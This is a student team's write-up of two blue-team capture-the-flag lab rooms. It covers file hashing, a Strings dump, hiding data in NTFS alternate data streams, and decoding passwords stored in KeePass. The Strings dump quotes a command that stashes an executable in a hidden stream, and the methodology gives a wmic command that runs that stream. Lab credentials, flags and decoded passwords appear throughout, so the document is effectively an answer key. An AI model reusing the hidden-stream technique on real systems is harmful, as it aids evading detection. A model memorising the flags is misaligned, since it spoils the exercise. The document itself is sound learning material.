PSP0201

Week 6

Writeup

Group Name: Stellar

Members

ID	Name	Role
1211101145	Nurul Humairah binti Mohamad Kamaruddin	Leader
1211101216	Fatin Qistina binti Kamarul Irman	Member
1211102030	Ilyana Sofiya binti Muhammad Najeli	Member
1211103480	Nurul Afiqah binti Ismail	Member


Day 21: Blue Teaming – Time for some ELForensics

Tools used: Attack Box, Remmina

Solution/walkthrough:

Question 1

The file hash for db.exe is **596690FFC54AB6101932856E6A78E3A1**



Question 2

The MD5 file hash of the mysterious executable within the Documents folder is **5F037501FB542AD2D9B06EB12AED09F0**

Question 3

The SHA256 file hash of the mysterious executable within the Documents folder is **F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED**

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED       C:\Users\littlehelper\Doc

PS C:\Users\littlehelper\Documents>
```

Question 4

By using Strings to find the hidden flag within the executable we got the flag which is **THM{f6187e6cbeb1214139ef313e108cb6f9}**

```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula .\deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
`.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.C1.K~.Sx.[x.c
<Module>
mscorlib
Thread
deebee
Console
ReadLine
WriteLine
Write
GuidAttribute
DebuggableAttribute
ComVisibleAttribute
AssemblyTitleAttribute
AssemblyTrademarkAttribute
TargetFrameworkAttribute
AssemblyFileVersionAttribute
AssemblyConfigurationAttribute
AssemblyDescriptionAttribute
CompilationRelaxationsAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyCompanyAttribute
RuntimeCompatibilityAttribute
deebee.exe
System.Threading
```

```
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -R
unt 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
```

Question 5

The powershell command used to view ADS is **Get-Item -Path .\deebee.exe -Stream ***

```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144
```

Question 6

The flag that was displayed when you run the database connector file is **THM{088731ddc7b9fdeccaed982b07c297c}**


```
C:\Users\littlehelper\Documents\deebee.exe:hidedb
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option:
```

Question 7

Sharika Spooner is on the **Naughty List**

Question 8

Jaime Victoria is on the **Nice List.**



Thought Process/Methodology:

For Day 21, we need to use Remmina and Attack box. So, first of all, open Remmina, and insert the needed information such as the server(machine IP address), Username (littlehelper), and User password (iLove5now!). Also, don't forget to change the resolution and color depth, and click save and connect. When Remmina finishes loading, open the terminal there and type powershell.
Question 1 asks for the file hash for db.exe within the documents folder. So, first, we need to change the directory to be in the documents directory with the command 'cd .\Documents'. If we run ls command there, we could see the file 'db file hash.txt' and that would be the file we need. If we run 'ls -hidden' command we could see all the hidden files in the Documents folder but it won't be needed by us in this question. Now we need to find the file hash from 'db file hash.txt' that we found earlier. So, run "more 'db .\file hash.txt' " to see details regarding that file, and then we'll find the answer which is, **596690FFC54AB6101932856E6A78E3A1**. Question 2 then wants to know the MD5 file hash of the mysterious executable within the Documents folder. In this case, it was deebee.exe that we found earlier when we ran the ls command. To find the file hash for this one we need to use the command that was given in the task which is 'Get-FileHash -Algorithm MD5 file.txt'. We'll be running the command 'Get-FileHash -Algorithm MD5 .\deebee.exe', and then we have the answer which is **5F037501FB542AD2D9B06EB12AED09F0.** Next, question 3 asks for the SHA256 file hash of the mysterious executable within the Documents folder which is the deebee.exe file. We just need to use the previous command that we just used and replace the MD5 algorithm with SHA256. It will become 'Get-FileHash -Algorithm SHA256 .\deebee.exe' and if we run this command we'll get the answer which is **F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED.** Moving to question 4, It wants us to use 'Strings' to find the hidden flag within the executable. For this one we only need to use the given command in this task which is 'c:\Tools\strings64.exe -accepteula file.exe'. Change the file.exe part with .\deebee.exe and the command will become 'c:\Tools\strings64.exe -accepteula .\deebee.exe'. Run this command and there will be a lot of information coming out. We just need to scroll until we find the flag which is **THM{f6187e6cbeb1214139ef313e108cb6f9}.** After that, question 5 wants to know the powershell command used to view ADS. The command can also be found in the task which is 'Get-Item -Path file.exe -Stream * '. We just need to change the value for file.exe to become ./deebee.exe and the command will become **Get-Item -Path .\deebee.exe -Stream *.** Question 6 then wants to know the flag that was displayed when we run the database connector file. So, for this case, we'll be using the command that was given in this task which is 'wmic process call create $(Resolve-Path file.exe:streamname)'. We just need to replace the 'file.exe' with .\deebee.exe and 'streamname' with 'hidedb'. We can find the streamname which is hidedb from the output of our command before this which is to view ADS. Run the command and if we wait for a while we should receive the flag. The flag is **THM{088731ddc7b9fdeccaed982b07c297c}.** Question 7 and 8 want to know whether Sharika Spooner and Jaime Victoria are on the naughty list or nice list. So, from the previous output where we receive the flag, we need to type number 1 or 2 to see the nice and naughty list. If we see each of the lists we found that **Sharika Spooner is on the Naughty List** and **Jaime Victoria is on the Nice List.**


Day 22: Blue Teaming – Elf McEager becomes CyberElf


Tools used: Remmina, CyberChef, Firefox

Solution/walkthrough:

Question 1


The password to the KeePass database is **thegrinchwashere.**






Question 2

The encoding method listed as the 'Matching ops' is **base64.**




Question 3


The note on the hiya key is **Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P.**



Question 4


The decoded password value of the Elf Server is **sn0wM4n!**






Question 5


The encoding used on the Elf Server password is **hex.**



Question 6


The decoded password value for ElfMail is **ic3Skating!**





